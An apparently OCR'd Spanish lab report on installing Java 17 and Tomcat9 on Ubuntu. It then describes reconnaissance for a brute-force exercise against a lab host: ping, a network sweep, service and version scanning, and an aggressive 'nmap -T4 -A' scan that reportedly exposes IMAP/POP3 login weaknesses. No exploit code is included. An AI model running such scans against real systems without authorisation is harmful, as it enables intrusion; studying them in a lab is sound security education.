
Modificar el fichero `config.inc.php` con el comando nano tal como se muestra a continuación para establecer las reglas del servidor y habilitar los puertos de conexión.






Instalación de apache Tomcat9


Primero actualizar el sistema con el comando `apt update` para cargar las actualizaciones disponibles.




Crear un repositorio con el comando `add-apt-repository` para obtener las ultimas actualizaciones del paquete de java, puede ser útil para ejecutar aplicaciones escritas en java.



El siguiente comando `apt-install` se ejecuta para la instalación de Oracle java17 en el sistema Ubuntu, java17 es una versión de lenguaje de programación java.



Dentro de la instalación nos pedirá aceptar términos y condiciones, donde procederemos aceptar.



Visualizará la versión que se encuentra ya instalada

```
server@server-virtual-machine:~$ java -version
java version "17.0.6" 2023-01-17 LTS
Java(TM) SE Runtime Environment (build 17.0.6+9-LTS-190)
Java HotSpot(TM) 64-Bit Server VM (build 17.0.6+9-LTS-190, mixed mode, sharing)
server@server-virtual-machine:~$
```

Configurar el Oracle java 17 como la versión predeterminada de java en el sistema Ubuntu, esto asegura que las aplicaciones, scripts y herramientas que dependan de java utilicen la versión correcta.


```
server@server-virtual-machine:~$ sudo apt install oracle-java17-set-default
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
oracle-java17-set-default ya está en su versión más reciente (17.0.6-1~linuxupri
sing0).
fijado oracle-java17-set-default como instalado manualmente.
El paquete indicado a continuación se instaló de forma automática y ya no es nec
esario.
  php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 35 no actualizados.
server@server-virtual-machine:~$
```

Ejecutar el comando sudo `apt install tomcat9 tomcat9-admin` para la instalación del tomcat9.


Sudo: indicamos que ejecute con permisos elevados
Apt install: comando para instalar paquetes de software desde los repositorios oficiales
Tomcat9-admin: proporciona la interfaz de administración web para administrar y configurar tomcat.

```
server@server-virtual-machine: ~
server@server-virtual-machine:~$ sudo apt install tomcat9 tomcat9-admin
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de forma automática y ya no es nec
esario.
  php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
  libeclipse-jdt-core-java libtcnative-1 libtomcat9-java tomcat9-common
Paquetes sugeridos:
  tomcat9-docs tomcat9-examples tomcat9-user
Se instalarán los siguientes paquetes NUEVOS:
  libeclipse-jdt-core-java libtcnative-1 libtomcat9-java tomcat9 tomcat9-admin
  tomcat9-common
0 actualizados, 6 nuevos se instalarán, 0 para eliminar y 35 no actualizados.
Se necesita descargar 12,5 MB de archivos.
Se utilizarán 16,2 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy/universe amd64 libeclipse-jdt-co
re-java all 3.27.0+eclipse4.21-1 [6.240 kB]
Des:2 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 libtomcat
9-java all 9.0.58-1ubuntu0.1 [6.047 kB]
Des:3 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 tomcat9-c
ommon all 9.0.58-1ubuntu0.1 [60,9 kB]
Des:4 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 tomcat9 a
ll 9.0.58-1ubuntu0.1 [37,0 kB]
Des:5 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 tomcat9-a
dmin all 9.0.58-1ubuntu0.1 [68,8 kB]
Des:6 http://ec.archive.ubuntu.com/ubuntu jammy/universe amd64 libtcnative-1 amd
64 1.2.31-1build1 [95,1 kB]
Descargados 12,5 MB en 2s (6.003 kB/s)
Seleccionando el paquete libeclipse-jdt-core-java previamente no seleccionado.
(Leyendo la base de datos ... 209628 ficheros o directorios instalados actualmen
te.)
```


Visualizamos el estado de tomcat, donde indica que tiene fallas por la falta de instalación del jdk




Realizamos la instalación del jdk con el comando default-jdk



Configuramos el archivo `tomcat-users.xml`, para agregar usuario y contraseña.







Reiniciamos el servicio de tomcat9

```
done.
server@server-virtual-machine:~$ sudo systemctl restart tomcat9
server@server-virtual-machine:~$
```

Ingresar con las credenciales agregadas en el archivo de configuración al sitio principal de tomcat.




Interface de administración de tomcat




Vulnerabilidad de Ataque de Fuerza Bruta


Conocida la ip 192.168.216.131 y el dominio `atproyecto.xyz.` verificar el estado de la conexión con maquina con el comando ping




Identificar los puertos y servicios que están trabajando en la maquina 192.168.216.131, al detectar puertos abiertos sin ningún tipo de control se puede acceder de formar remota a un servidor.




Rastreo de toda la red para identificar los hosts conectados, esto permite identificar hosts vulnerables.




Hacer un escaneo de los servicios levantados y sus respectivas versiones, al conocer las versiones se puede identificar vulnerabilidades que pueden ser explotadas.



Luego de realizar un ataque agresivo con el comando nmap -T4 -A para identificar vulnerabilidades en el equipo, se encontró algunas vulnerabilidades en el **login disabled** y en el **login pre-listen** de los protocolos imap y pop3 del servidor de correo.





